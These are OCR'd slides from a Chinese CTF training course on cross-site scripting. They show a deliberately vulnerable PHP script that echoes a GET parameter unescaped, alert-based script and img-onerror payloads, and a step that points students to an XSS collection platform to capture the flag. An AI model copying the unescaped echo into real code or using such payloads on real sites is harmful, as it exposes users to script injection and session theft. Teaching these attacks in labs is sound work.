XSS

北京联合大学 glzjin

能力要求

- 能够找出 XSS 点。
- 能够绕过浏览器内置的保护机制以及程序本身的过滤机制插入 XSS 脚本进行利用。

XSS 成因


- 能在页面中插入你想插入的代码，并且让它执行，你就成功了。

XSS 成因


```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/8
 * Time: 1:38 PM
 */

echo $_GET["abc"];
```


XSS 成因


0.0.0.0:31186/12.php?abc=<script>alert('xss')</script>
by taking this short survey
Take Survey
xss
OK

XSS 成因



不安全
view-source:0.0.0.0:31186/12.php?abc=<script>alert(1)</script>
1
<script>alert(1)</script>

BUU XSS COURSE 1




BUU XSS COURSE 1

```
<script>alert(‘xss’)</alert>
```



BUU XSS COURSE 1

```
<img src='/aaew'
onerror='alert("xss")'/>
```



BUU XSS COURSE 1


- xss.buuoj.cn xss 平台注册一个账号，收 flag。

BUU XSS COURSE 1

- 提交，收 XSS。
-

